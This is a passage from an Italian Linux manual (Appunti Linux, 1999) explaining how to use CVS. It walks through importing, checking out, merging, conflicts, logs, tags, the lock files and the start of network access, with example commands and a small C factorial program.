Così come l'utente che crea il deposito, anche gli altri utenti che collaborano a un progetto devono predisporre la variabile di ambiente **`CVSROOT`**, in modo che punti alla radice del deposito con il quale intendono operare. L'esempio seguente riguarda **`tizio`**.

```
tizio:~$ CVSROOT=/var/radice-cvs
```

```
tizio:~$ export CVSROOT
```

Se si dimentica di farlo, quando si utilizza un qualche comando di CVS che ne abbia bisogno, si ottiene una segnalazione di errore del tipo:

```
No CVSROOT specified!  Please use the '-d' option
or set the CVSROOT environment variable.
```

che invita a predisporre tale variabile, oppure a utilizzare l'opzione **`-d`** che verrà descritta in seguito.

### 158.2.4 Inserimento dei moduli nel deposito

Per cominciare la gestione di un progetto attraverso CVS, si comincia generalmente da qualcosa che è già stato iniziato in qualche modo, senza CVS, inserendolo in un deposito già esistente. Questo lo fa uno dei collaboratori che ha i permessi per modificare la directory radice del deposito. La directory corrente nel momento in cui si esegue l'operazione, detta di «importazione», deve essere quella a partire dalla quale si articolano i file e le directory del materiale da inserire nel deposito.

```
tizio:~$ cd /tmp/eserciziario
```

Si suppone che la directory `/tmp/eserciziario/` contenga le sottodirectory degli esempi di programmazione di alcuni linguaggi.

```
tizio:/tmp/eserciziario$ cvs import -m "Importazione dei sorgenti iniziali"
esercizi esercitazioni inizio
```

Il comando di importazione è un po' complesso:

- la parola chiave **`import`** serve a richiedere l'importazione del contenuto della directory corrente nel deposito stabilito dal percorso contenuto nella variabile di ambiente **`CVSROOT`**, o in quello specificato con l'opzione **`-d`**, che in questo caso non è stata usata (se necessario, va usata prima della parola chiave **`import`**);
- l'opzione **`-m`**, assieme al suo argomento, serve a descrivere l'operazione;
- l'argomento successivo, **`esercizi`**, serve a definire la collocazione dei file da importare all'interno del deposito, in questo caso si tratta della directory `/var/radice-cvs/esercizi/`;
- gli ultimi due argomenti sono obbligatori, anche se potrebbero non avere significato per il lavoro che si fa; si tratta del «venditore» (*vendor*) e del rilascio (*release*).

Il comando dovrebbe generare una serie di messaggi che confermano l'importazione. Le voci che appaiono precedute da una lettera **`N`** confermano l'inserimento del file corrispondente (la lettera **`L`** si riferisce a collegamenti simbolici, che comunque vengono perduti).

```
cvs import: Importing /var/radice-cvs//esercizi/c
N esercizi/c/dimensione_variabili.c
N esercizi/c/somma.c
N esercizi/c/somma2.c
N esercizi/c/bsort.c
    ...
cvs import: Importing /var/radice-cvs//esercizi/basic
N esercizi/basic/somma.bas
L esercizi/basic/somma.TEXT
N esercizi/basic/moltiplica.bas
L esercizi/basic/moltiplica.TEXT
N esercizi/basic/dividi.bas
    ...
cvs import: Importing /var/radice-cvs//esercizi/pascal
N esercizi/pascal/CiaoMondo.pas
N esercizi/pascal/Nulla.pas
N esercizi/pascal/Dividi.pas
N esercizi/pascal/Exp.pas
    ...

No conflicts created by this import
```

Se non dovesse essere fornita la descrizione dell'operazione attraverso l'opzione **`-m`**, verrebbe avviato un programma per la modifica di file di testo, generalmente VI, con il quale si verrebbe costretti a fornire tale indicazione.

```
CVS: ----------------------------------------------------------------------
CVS: Enter Log.  Lines beginning with `CVS:' are removed automatically
CVS:
CVS: ----------------------------------------------------------------------
Importazione dei sorgenti iniziali
```

Il risultato dell'importazione è la creazione della directory `/var/radice-cvs/esercizi/` e di altre sottodirectory in base a quanto contenuto nella directory corrente nel momento dell'avvio del comando. Volendo dare un'occhiata, si può osservare che i file non sono copiati semplicemente: il contenuto e il loro nome viene modificato. Per esempio, se all'inizio c'era il file `/tmp/eserciziario/c/fatt.c`, nel deposito si trova il file `/var/radice-cvs/esercizi/c/fatt.c,v`, che contiene tutte le informazioni sul suo stato iniziale.

```
head     1.1;
branch   1.1.1;
access   ;
symbols  inizio:1.1.1.1 esercitazioni:1.1.1;
locks    ; strict;
comment  @ * @;


1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches 1.1.1.1;
next     ;

1.1.1.1
date     99.01.27.19.38.56;  author tizio;  state Exp;
branches ;
next     ;


desc
@@




1.1
log
@Initial revision
@
text
@/* ================================================================== */
/* fatt <x>                                                           */
/* Fattoriale.                                                        */
/* ================================================================== */

#include <stdio.h>

/* ================================================================== */
/* fatt ( <x> )                                                       */
/* ------------------------------------------------------------------ */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================== */
/* Inizio del programma.                                              */
/* ------------------------------------------------------------------ */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
```

```
}

@


1.1.1.1
log
@Importazione dei sorgenti iniziali
@
text
@@
```

### 158.2.5 Permessi dei moduli

Le directory di ciò che è stato inserito nel deposito sono dei moduli, secondo la terminologia di CVS. Quindi, `esercizi/` è un modulo, e anche `esercizi/c/` è un modulo, benché di livello inferiore. Nel momento in cui vengono create queste directory, e i file relativi, questi acquisiscono la proprietà dell'utente che ha eseguito il comando di importazione; se si vuole che questi dati siano accessibili anche ad altri utenti collaboratori, occorre modificare qualcosa. Per esempio si può attribuire a questi file e directory il gruppo definito inizialmente per l'accesso alla directory amministrativa `CVSROOT/`, oppure si può scindere la gestione del progetto in modo da individuare dei sottogruppi competenti per i rispettivi sottomoduli (il sottogruppo che si occupa del linguaggio C, quello che segue il Pascal e quello che segue il Basic). Per semplificare le cose si concede a tutti i collaboratori di agire su tutto il modulo `esercizi/`.

```
# chgrp -R esercizi /var/radice-cvs/esercizi
```

Volendo, si può anche impedire agli utenti estranei di accedere in qualunque modo a questi file:

```
# chmod -R o-rwx /var/radice-cvs/esercizi
```

Dato questo tipo di impostazione, prima di iniziare a fare qualunque cosa, gli utenti che collaborano alla gestione di questi moduli dovrebbero inserirsi nel gruppo stabilito:

```
$ newgrp esercizi
```

### 158.2.6 Prelievo della copia di lavoro

Il nostro utente **`tizio`**, quando decide di mettersi a lavorare sugli esercizi in linguaggio C può farsi una copia locale del modulo `esercizi/c/`, lasciando stare tutto il resto.

```
$ cd
```

La prima cosa che deve fare è spostarsi nella directory a partire dalla quale vuole copiare ciò che gli serve; per esempio potrebbe essere la sua directory personale, come mostrato.

```
tizio:~$ cvs checkout esercizi/c
```

Con questo comando richiede di prelevare il modulo `esercizi/c/`, che gli viene inserito a partire dalla directory corrente. Da questo momento, **`tizio`** può cominciare a modificare i file.

```
cvs checkout: Updating esercizi/c
U esercizi/c/bsort.c
U esercizi/c/bsort2.c
    ...
U esercizi/c/fatt.c
U esercizi/c/fatt2.c
    ...
```

I file trasferiti con successo vengono indicati con la lettera **`U`** (*update*) all'inizio della voce corrispondente.

Nelle sezioni seguenti si suppone che anche **`caio`** faccia la stessa cosa, e si metta a lavorare anche lui sui sorgenti in linguaggio C.

### 158.2.7 Aggiornamento e invio delle modifiche nel deposito

Supponiamo che sia **`tizio`** che **`caio`** si mettano a lavorare sullo stesso file: `esercizi/c/fatt.c`.

```
/* ================================================================= */
/* fatt <x>                                                          */
/* Fattoriale.                                                       */
/* ================================================================= */
```

```
#include <stdio.h>

/* ================================================================= */
/* fatt ( <x> )                                                      */
/* ----------------------------------------------------------------- */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "%d! = %d\n", x, z );
}
```

L'utente **caio**, per conto suo, decide che il file ha troppi commenti, e decidere di togliere un po' di cornicette che secondo lui sono superflue. In qualche modo invia l'aggiornamento al deposito CVS, mentre **tizio** modifica l'istruzione di visualizzazione del risultato nella sua copia:

```
    printf( "%d! = %d\n", x, z );
```

diventa

```
    printf( "Il fattoriale di %d e' %d\n", x, z );
```

L'utente **tizio**, prima di inviare il suo aggiornamento al deposito, cerca di allineare la sua copia del modulo `esercizi/c/` con le modifiche eventuali che fossero state apportate da altri, e guarda caso **caio** ha proprio modificato lo stesso file.

```
tizio:~$ cvs update esercizi/c
```

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.1.1.1
retrieving revision 1.2
Merging differences between 1.1.1.1 and 1.2 into fatt.c
M esercizi/c/fatt.c
```

In qualche modo, il sistema CVS riesce ad aggiornare il file `esercizi/c/fatt.c` senza perdere le modifiche fatte da **tizio**, che così può inviare le sue modifiche al deposito.

```
tizio:~$ cvs commit -m "Modifica della visualizzazione del risultato"
esercizi/c/fatt.c
```

```
Checking in esercizi/c/fatt.c;
/var/radice-cvs/esercizi/c/fatt.c,v  <--  fatt.c
new revision: 1.3; previous revision: 1.2
done
```

Così, alla fine, il file `esercizi/c/fatt.c` giunge alla sua revisione 1.3 (la 1.2 era quella delle modifiche fatte da **caio**), con il contenuto che si può vedere di seguito:

```
/* fatt <x>                                                                */
/* Fattoriale.                                                             */

#include <stdio.h>

/* fatt ( <x> )                                                            */
int fatt( int x ) {

    int i = ( x - 1 );

    while ( i > 0 ) {

        x = x * i;
        i--;
    }

    return x;
}

/* Inizio del programma.                                                   */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

    printf( "Il fattoriale di %d e' %d\n", x, z );
}
```

Volendo si può anche verificare attraverso la situazione del file attraverso il comando **`cvs status`**.

```
tizio:~$ cvs status esercizi/c/fatt.c
```

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.3     Wed Jan 27 21:09:43 1999
   Repository revision: 1.3     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

## 158.2.8 Conflitti tra le modifiche dei collaboratori

CVS fa quello che può nel cercare di mettere assieme le modifiche apportate da altri all'interno di file in corso di modifica da parte di un certo utente. A parte le abilità di CVS, occorre vedere poi se queste modifiche possono realmente convivere assieme. Ci sono comunque situazioni in cui CVS non sa cosa fare. Supponiamo che i nostri utenti **`tizio`** e **`caio`** si mettano a lavorare sulla stessa riga del sorgente `esercizi/c/fatt.c`, quella dell'istruzione **`printf`**. **`caio`** vuole l'istruzione

```
    printf( "fatt(%d) = %d\n", x, z );
```

mentre **`tizio`** ci ripensa e la modifica ancora in

```
    printf( "factorial(%d) = %d\n", x, z );
```

Ancora una volta, **`caio`** è più rapido e riesce ad aggiornare il deposito. Di conseguenza **`tizio`** deve aggiornare la propria copia prima di trasmettere la sua modifica.

```
tizio:~$ cvs update esercizi/c
```

```
cvs update: Updating esercizi/c
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
retrieving revision 1.3
retrieving revision 1.4
Merging differences between 1.3 and 1.4 into fatt.c
rcsmerge: warning: conflicts during merge
cvs update: conflicts found in esercizi/c/fatt.c
C esercizi/c/fatt.c
```

Come si vede dal messaggio ottenuto, la fusione dell'aggiornamento crea dei problemi e occorre intervenire a mano nel file. Nella parte finale del file si osservano le righe evidenziate dai simboli **`<<<<<<<`** e **`>>>>>>>`**.

```
    ...
/* Inizio del programma.                                             */
main( int argc, char *argv[] ) {

    int x;
    int z;

    sscanf( argv[1], "%d", &x );

    z = fatt( x );

<<<<<<< fatt.c
    printf( "factorial(%d) = %d\n", x, z );
=======
    printf( "fatt(%d) = %d\n", x, z );
>>>>>>> 1.4
}
```

Il significato si intuisce: per raggiungere la revisione 1.4 occorrerebbe sostituire la riga

```
    printf( "factorial(%d) = %d\n", x, z );
```

scritta da **`tizio`**, con la riga

```
    printf( "fatt(%d) = %d\n", x, z );
```

che è contenuta nella revisione pubblicata attualmente nel deposito. **`tizio`** deve scegliere, modificando il file in un modo o nell'altro.

Ogni volta che si esegue un aggiornamento e questo va ad alterare dei file che erano in corso di modifica da parte dell'utente, CVS crea una copia di sicurezza il cui nome inizia con il prefisso **`.#`** e termina con il numero del rilascio. Avendo subito per due volte un aggiornamento del genere, **`tizio`** ne ha due, riferiti entrambi al solito `esercizi/c/fatt.c`. Si tratta di: `.#fatt.c.1.1.1.1` e `.#fatt.c.1.3`.

## 158.2.9 Situazione di un file

Si è accennato alla possibilità di verificare la situazione di un file; se **`tizio`** richiede la situazione del file `esercizi/c/fatt.c` dopo quanto è stato descritto nella sezione precedente, gli viene ricordato che il file deve essere sistemato.

```
tizio:~$ cvs status esercizi/c/fatt.c
```

```
===================================================================
File: fatt.c            Status: File had conflicts on merge

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

Segue l'elenco delle definizioni con cui può essere descritto lo stato di un file:

- **`Up-to-date`** – il file è allineato all'ultima revisione presente nel deposito;
- **`Locally Modified`** – il file è stato modificato localmente e non ancora inviato al deposito;
- **`Locally Added`** – il file è stato aggiunto localmente ma non è ancora stato trasmesso al deposito;
- **`Locally Removed`** – il file è stato eliminato localmente ma non è ancora stato comunicato al deposito;
- **`Needs Checkout`** – nel deposito è presente una revisione più recente per la quale è richiesto un prelievo (attraverso **`cvs update`**);
- **`Needing Patch`** – nel deposito è presente una revisione più recente;
- **`Needs Merge`** – nel deposito è presente una revisione più recente, mentre anche la copia locale è stata modificata nel frattempo;

- **`File had conflicts on merge`** – è stata fatta una fusione tra un aggiornamento proveniente dal deposito e un file che nel frattempo era già stato modificato localmente in modo incompatibile;
- **`Unknown`** – quando CVS non sa nulla sul file in questione.

Supponendo che **`tizio`** modifichi il file in modo da accettare le modifiche apportate da **`caio`**, la sua copia diventa istantaneamente allineata alla revisione ufficiale contenuta nel deposito.

```
tizio:~$ cvs status esercizi/c/fatt.c
```

```
===================================================================
File: fatt.c            Status: Up-to-date

   Working revision:    1.4     Result of merge
   Repository revision: 1.4     /var/radice-cvs/esercizi/c/fatt.c,v
   Sticky Tag:          (none)
   Sticky Date:         (none)
   Sticky Options:      (none)
```

## 158.2.10 Aggiunta ed eliminazione di file

L'aggiunta e l'eliminazione di un file all'interno di una copia locale, non hanno effetto nel deposito CVS se non vengono usati i comandi appositi: **`cvs add`** e **`cvs remove`**. Supponendo che il nostro utente **`tizio`** voglia togliere di mezzo il file `esercizi/c/fatt2.c`, dovrebbe prima eliminarlo dalla sua copia di lavoro,

```
tizio:~$ rm esercizi/c/fatt2.c
```

```
tizio:~$ cvs remove esercizi/c/fatt2.c
```

```
cvs remove: scheduling `esercizi/c/fatt2.c' for removal
cvs remove: use 'cvs commit' to remove this file permanently
```

e quindi dovrebbe estendere la sua azione al deposito CVS:

```
tizio:~$ cvs commit -m "Eliminato fatt2.c che mi sta antipatico"
esercizi/c/fatt2.c
```

```
Removing esercizi/c/fatt2.c;
/var/radice-cvs/esercizi/c/fatt2.c,v  <--  fatt2.c
new revision: delete; previous revision: 1.1.1.1
done
```

L'eliminazione del file nel deposito si traduce nella creazione, se necessario, della directory `Attic/` (la «soffitta») e nel trasferimento del vecchio file `fatt2.c,v` al suo interno. In questo modo è sempre possibile ottenere una vecchia revisione di questo file, anche se attualmente non viene più usato.

L'inserimento di un nuovo file procede in modo simile. Supponendo che **`tizio`** abbia aggiunto il file `esercizi/c/fattoriale.c` nella sua copia locale, dovrebbe agire utilizzando i comandi seguenti:

```
tizio:~$ cvs add esercizi/c/fattoriale.c
```

```
cvs add: scheduling file `esercizi/c/fattoriale.c' for addition
cvs add: use 'cvs commit' to add this file permanently
```

```
tizio:~$ cvs commit -m "Aggiunto fattoriale.c" esercizi/c/fattoriale.c
```

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
done
Checking in esercizi/c/fattoriale.c;
/var/radice-cvs/esercizi/c/fattoriale.c,v  <--  fattoriale.c
initial revision: 1.1
done
```

## 158.2.11 Evoluzione di un file

In precedenza si è mostrato che il comando **`cvs status`** permette di conoscere lo stato attuale di un certo file. Il comando **`cvs log`** permette di conoscere la sequenza degli interventi attuati su un certo file. In questa serie di esempi, il file `esercizi/c/fatt.c` è stato rimaneggiato più volte:

```
tizio:~$ cvs log esercizi/c/fatt.c
```

```
RCS file: /var/radice-cvs/esercizi/c/fatt.c,v
Working file: esercizi/c/fatt.c
head: 1.4
branch:
locks: strict
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
total revisions: 5;     selected revisions: 5
description:
----------------------------
revision 1.4
date: 1999/01/27 21:31:30;  author: caio;  state: Exp;  lines: +1 -1
Non mi piace il modo di mostrare il risultato
----------------------------
revision 1.3
date: 1999/01/27 21:13:32;  author: tizio;  state: Exp;  lines: +1 -1
Modifica della visualizzazione del risultato
----------------------------
revision 1.2
date: 1999/01/27 21:01:28;  author: caio;  state: Exp;  lines: +0 -7
Eliminati un po' di cornici ai commenti
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Anche i file eliminati possono essere analizzati in questo modo:

```
tizio:~$ cvs log esercizi/c/fatt2.c
```

```
RCS file: /var/radice-cvs/esercizi/c/Attic/fatt2.c,v
Working file: esercizi/c/fatt2.c
head: 1.2
branch:
locks: strict
access list:
symbolic names:
        inizio: 1.1.1.1
        esercitazioni: 1.1.1
keyword substitution: kv
total revisions: 3;     selected revisions: 3
description:
----------------------------
revision 1.2
date: 1999/01/28 07:09:52;  author: tizio;  state: dead;  lines: +0 -0
Eliminato fatt2.c che mi sta antipatico
----------------------------
revision 1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;
branches:  1.1.1;
Initial revision
----------------------------
revision 1.1.1.1
date: 1999/01/27 19:38:56;  author: tizio;  state: Exp;  lines: +0 -0
Importazione dei sorgenti iniziali
=============================================================================
```

Infine, anche il file `esercizi/c/fattoriale.c` creato da **`tizio`**, può essere interessante:

```
tizio:~$ cvs log esercizi/c/fattoriale.c
```

```
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
Working file: esercizi/c/fattoriale.c
head: 1.1
branch:
locks: strict
access list:
symbolic names:
keyword substitution: kv
total revisions: 1;     selected revisions: 1
description:
----------------------------
revision 1.1
date: 1999/01/28 07:20:56;  author: tizio;  state: Exp;
Aggiunto fattoriale.c
=============================================================================
```

## 158.2.12 Differenza tra la copia locale e il deposito

Quando si modifica un file nella propria copia locale, prima di inviarlo al deposito conviene verificare il suo stato, e se necessario aggiornarlo alla revisione presente nel deposito. Prima di tale aggiornamento è possibile verificare quali siano le differenze tra i due file con il comando **`cvs diff`**. Supponendo che **`tizio`** abbia modificato il commento iniziale del file `esercizi/c/fattoriale.c` (che prima era errato),

tizio:~$ **`cvs diff esercizi/c/fattoriale.c`**

si potrebbe ottenere il risultato seguente:

```
Index: esercizi/c/fattoriale.c
===================================================================
RCS file: /var/radice-cvs/esercizi/c/fattoriale.c,v
retrieving revision 1.1
diff -r1.1 fattoriale.c
1c1
< /* fatt <x>                                                          */
---
> /* fattoriale <x>                                                    */
```

## 158.2.13 Etichettare un modulo intero

Come si è visto, ogni file viene seguito da CVS con una propria numerazione di revisione. Quando è necessario etichettare in qualche modo un gruppo di file per poterli identificare in seguito, ognuno alla revisione in cui si trovava, si utilizza il comando **`cvs tag`** oppure **`cvs rtag`**. Per esempio, l'utente **`tizio`** potrebbe decidere di attribuire il nome **`c-1`** alla situazione attuale del modulo `esercizi/c/`.

tizio:~$ **`cvs tag c-1 esercizi/c/`**

```
cvs tag: Tagging esercizi/c
T esercizi/c/bsort.c
T esercizi/c/bsort2.c
    ...
T esercizi/c/fatt.c
T esercizi/c/fattoriale.c
    ...
```

Il responso che si ottiene è abbastanza chiaro: vengono elencati tutti i file a cui è stata attribuita l'etichetta **`c-1`**. (la lettera **`T`** sta per *tag*).

Il fatto di avere etichettato il modulo in questo modo, permette in seguito a un collaboratore del gruppo di lavoro di recuperare questo modulo allo stato in cui si trovava nel momento in cui gli veniva attribuita questa etichetta, anche se nel frattempo il lavoro è andato avanti. L'esempio seguente si riferisce all'utente **`semproni`** che si fa una copia locale del modulo `esercizi/c/` nella propria directory personale, allo stato in cui si trovavano i file nel momento dell'attribuzione dell'etichetta **`c-1`**.

semproni:~$ **`cvs checkout -r c-1 esercizi/c`**

Il comando **`cvs rtag`** è simile, ma si può riferire solo a dei moduli interi. La stessa etichettatura mostrata sopra avrebbe potuto essere realizzata nel modo seguente:

tizio:~$ **`cvs rtag c-1 esercizi/c/`**

```
cvs rtag: Tagging esercizi/c
```

## 158.3 Riferimenti

- Pascal Molli, *CVS Bubbles*

  <*http://www.loria.fr/~molli/cvs-index.html*>

- Ben Fennema, *Concurrent Versions System (CVS)*, 1996

  <*http://www.csc.calpoly.edu/~dbutler/tutorials/winter96/cvs/*>

- *CVS Tutorial*

  <*http://www.loria.fr/~molli/cvs/cvs-tut/cvs_tutorial_toc.html*>

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# CVS: la rete e altre annotazioni

Questo capitolo riprende la descrizione del funzionamento del sistema CVS per ciò che riguarda l'uso attraverso la rete e altri particolari che sono stati ignorati nel capitolo introduttivo, senza comunque esaurire il problema. Si vedano in particolare i riferimenti bibliografici alla fine del capitolo.

## 159.1 Cenni sui file amministrativi

Sia il deposito CVS che la copia di lavoro di ogni collaboratore utilizzano dei file amministrativi che generalmente possono essere ignorati, essendo gestiti da CVS in modo trasparente. Nel primo caso si tratta in modo particolare dei file contenuti nella directory `CVSROOT/` che discende immediatamente dalla radice del deposito, e nel secondo di quanto contenuto nella directory `CVS/` che si attacca a ogni modulo e sottomodulo.

> I file contenuti nella directory `CVSROOT/` non possono essere modificati sul posto: occorre trattarli come parte del modulo **`CVSROOT`** che deve essere riprodotto in una directory di lavoro.

### 159.1.1 Attic/ – la soffitta

Quando un file di un modulo viene eliminato, questo viene conservato nel deposito nella directory `Attic/`, discendente dalla directory del modulo a cui apparteneva il file. Ciò permette di recuperare quel file quando si preleva una revisione dei file in cui questo era ancora esistente.

### 159.1.2 Semafori per regolare l'accesso alle directory dei moduli

Gli accessi al deposito devono essere regolati in modo da impedire la lettura o la scrittura in momenti inopportuni. Si distinguono due tipi di operazione: lettura, che si ha per esempio quando un collaboratore preleva una copia di un modulo, e scrittura, che avviene quando un collaboratore sottopone le sue modifiche.

- Mentre è in corso un'operazione di lettura all'interno di un modulo, possono avvenire altre operazioni di lettura da parte di altri utenti, ma non possono essere eseguite delle operazioni di scrittura: se fosse consentito, i dati prelevati da qualcuno potrebbero essere incoerenti.
- Mentre è in corso un'operazione di scrittura non è consentita nessun'altra operazione di lettura o scrittura.

Il meccanismo di questi semafori è un po' complicato, ma vale la pena di conoscerlo, per sapere come comportarsi in caso di avaria.
Lettura del contenuto di un modulo:

1. viene tentata la creazione della directory `#cvs.lock/` discendente dalla directory del modulo all'interno del quale si intende intervenire;
2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;
3. se nella directory del modulo non ci sono file che iniziano per `#cvs.wfl*` si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per `#cvs.rfl`, e continui con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. viene eliminata la directory `#cvs.lock/`;
6. viene svolta l'operazione di lettura;
7. viene eliminato il file `#cvs.rfl`...

Scrittura di dati all'interno di un modulo:

1. viene tentata la creazione della directory `#cvs.lock/` discendente dalla directory del modulo all'interno del quale si intende intervenire;
2. se l'operazione fallisce (perché esiste già la directory), viene atteso un intervallo di tempo e viene ritentata;

3. se nella directory del modulo non ci sono file che iniziano per `#cvs.rfl*`, si procede con il punto successivo;
4. si crea un file il cui nome deve iniziare per `#cvs.wfl`, e continui con altre informazioni in modo da poterlo distinguere da altri con la stessa radice;
5. la directory `#cvs.lock/` viene lasciata lì;
6. viene svolta l'operazione di scrittura;
7. viene eliminato il file `#cvs.wfl`... e la directory `#cvs.lock/`.

È importante osservare la differenza nell'uso della directory `#cvs.lock/`. È la sua presenza a impedire l'accesso in lettura da parte di chiunque altro, ed è per questo che viene lasciata quando si procede con una modifica dei dati.

> Da quanto esposto, si nota che un accesso in lettura al contenuto di un modulo implica in pratica la scrittura all'interno della directory corrispondente. Quindi, le directory dei moduli devono concedere la scrittura anche agli utenti che intendono semplicemente prelevare una copia del suo contenuto.

Il sistema di semafori descritto sopra riguarda sempre solo una directory. Per impedire l'accesso a una directory e a tutte le sue sottodirectory, occorre inserire i semafori in ognuna di queste, comprese le «soffitte» e altre eventuali sottodirectory amministrative.

Quando un collaboratore non può accedere a causa dei semafori, il messaggio che gli comunica questa situazione è simile a quello seguente:

```
[14:19:13] waiting for caio's lock in /var/radice-cvs/esercizi/c
```

In questo esempio un collaboratore non riesce ad accedere alla directory `/var/radice-cvs/esercizi/c/` a causa di un blocco che appartiene all'utente **`caio`**. Di solito è sufficiente attendere fino a che il blocco viene liberato, e CVS fa tutto da solo.

Alle volte può succedere per qualche motivo che i file di un blocco rimangano senza che ce ne sia più bisogno. Sapendo che si tratta di file che iniziano per `#cvs.rfl*` o `#cvs.wfl*`, e della directory `#cvs.lock/`, è facile verificare se l'utente a cui appartengono questi file sta lavorando effettivamente con CVS; se non è così, è sufficiente rimuoverli per ripristinare l'accesso al deposito.

## 159.1.3 CVSROOT/ – file amministrativi del deposito

La maggior parte dei file contenuti nella directory `CVSROOT/` che discende dalla radice di un deposito CVS, serve per configurare in qualche modo il funzionamento del deposito a cui si riferisce. Data la sua natura può sembrare strano che si voglia concedere la modifica di queste informazioni a più di una persona, eppure la logica di CVS è proprio quella del lavoro di gruppo, per cui per accedere a questa directory occorre comportarsi come se si trattasse di un modulo: si deve fare una copia di lavoro e poi si devono sottoporre le modifiche.

```
$ cvs checkout CVSROOT
```

```
$ cvs commit CVSROOT
```

Comunque, trattandosi di file di configurazione, in deroga al meccanismo generale dei moduli, nella directory `CVSROOT/` del deposito si trovano sia i soliti file con estensione `,v` che i file normali frutto delle ultime modifiche.

> È bene ribadire che non si possono modificare questi file in modo diretto, ma occorre farsene una copia e inviarne l'aggiornamento attraverso il comando **`cvs commit`**.

## 159.1.4 File amministrativi nelle copie di lavoro

I file amministrativi nelle copie di lavoro sono raccolti nelle directory `CVS/`. Al loro interno, i file più comuni sono:

- `Root` – contenente il percorso della directory radice del deposito CVS, così come viene inserito nella variabile di ambiente **`CVSROOT`** o come viene indicato attraverso l'opzione **`-d`**;
- `Repository` – contenente il percorso della directory corrispondente nel deposito;
- `Entries` – contenente l'elenco dei file e delle directory della directory di lavoro a cui si riferisce.

Volendo fare riferimento alla situazione di esempio mostrata nel capitolo precedente, la directory `~/esercizi/c/CVS/` dell'utente **`tizio`** potrebbe avere questi file con il contenuto seguente.

- `~/esercizi/c/CVS/Root`:

  ```
  /var/radice-cvs
  ```

- `~/esercizi/c/CVS/Repository`:

  ```
  /var/radice-cvs/esercizi/c
  ```

- `~/esercizi/c/CVS/Entries`:

  ```
  /bsort.c/1.1.1.1/Wed Jan 27 19:38:56 1999//
  /bsort2.c/1.1.1.1/Wed Jan 27 19:38:56 1999//
      ...
  /fatt.c/1.4/Wed Jan 27 22:04:27 1999//
  /fattoriale.c/1.2/Thu Jan 28 07:39:06 1999//
  D
  ```

In generale, questi e anche gli altri file che possono apparire in queste directory, non vanno toccati. Tuttavia, ci può essere la convenienza di modificare `Root` e `Repository` nel caso in cui il deposito venga spostato per qualche motivo. Infatti, in quella situazione, oltre che modificare il contenuto della variabile di ambiente **`CVSROOT`** occorrerebbe intervenire all'interno di questi file, a meno di voler prelevare nuovamente il contenuto dei moduli a cui si è interessati.

## 159.2 Copie di sicurezza e spostamenti

Per fare una copia di sicurezza di un deposito, conviene agire su tutto l'albero, perché se si scindono i moduli, al momento del recupero si rischia di avere parte di questi che non sono allineati alla stessa revisione. Un'altro particolare a cui fare attenzione è il fatto che non siano in corso accessi al deposito; eventualmente si potrebbe creare la sottodirectory `#cvs.lock/` in tutte le directory dei moduli, compresa `CVSROOT/`, in modo da impedire gli accessi durante le operazioni (naturalmente, dopo un recupero dalle copie, occorrerebbe eliminare queste sottodirectory).

La copia di un deposito CVS, a partire dalla sua radice, può essere riprodotto dove si vuole senza dover modificare alcun file amministrativo della directory `CVSROOT/`. Nello stesso modo, lo spostamento di un deposito non ha controindicazioni, a parte il fatto che questo dovrebbe avvenire in un momento in cui nessuno vi accede, esattamente come nel caso della copia.

Quando si sposta un deposito, le directory di lavoro dei collaboratori devono essere riprodotte nuovamente, oppure occorre che vengano modificati i file `CVS/Root` e `CVS/Repository`.

## 159.3 CVS attraverso la rete

L'organizzazione di un deposito CVS accessibile attraverso la rete costituisce un problema in più per la sicurezza, come qualunque servizio di rete che venga aggiunto. In questo documento viene trascurato il problema, lasciando agli amministratori di considerare le implicazioni di una scelta rispetto a un'altra.

I metodi più comuni per offrire l'accesso a un deposito CVS sono l'uso di una shell remota, come **`rsh`** e **`ssh`**, oppure l'avvio di una copia del programma **`cvs`** in qualità di server in ascolto di una certa porta TCP.

Dal punto di vista operativo, nel momento in cui è tutto pronto per garantire la connessione al deposito CVS è sufficiente aggiungere un'indicazione in più al percorso che rappresenta la radice del deposito stesso. In pratica, se prima i collaboratori dovevano predisporre la variabile di ambiente **`CVSROOT`** indicando il percorso completo della directory radice del deposito, adesso devono aggiungere anteriormente l'informazione sul modo in cui ci si vogliono collegare al deposito:

`:`⟨*metodo-di-accesso*⟩`:`⟨*utente*⟩`@`⟨*host*⟩`:`⟨*directory*⟩

Il metodo di accesso è costituito da una parola chiave che verrà mostrata nelle sezioni seguenti. In particolare, per fare riferimento esplicitamente a un deposito locale, si può specificare il metodo **`local`**; per esempio:

```
:local:/var/radice-cvs
```

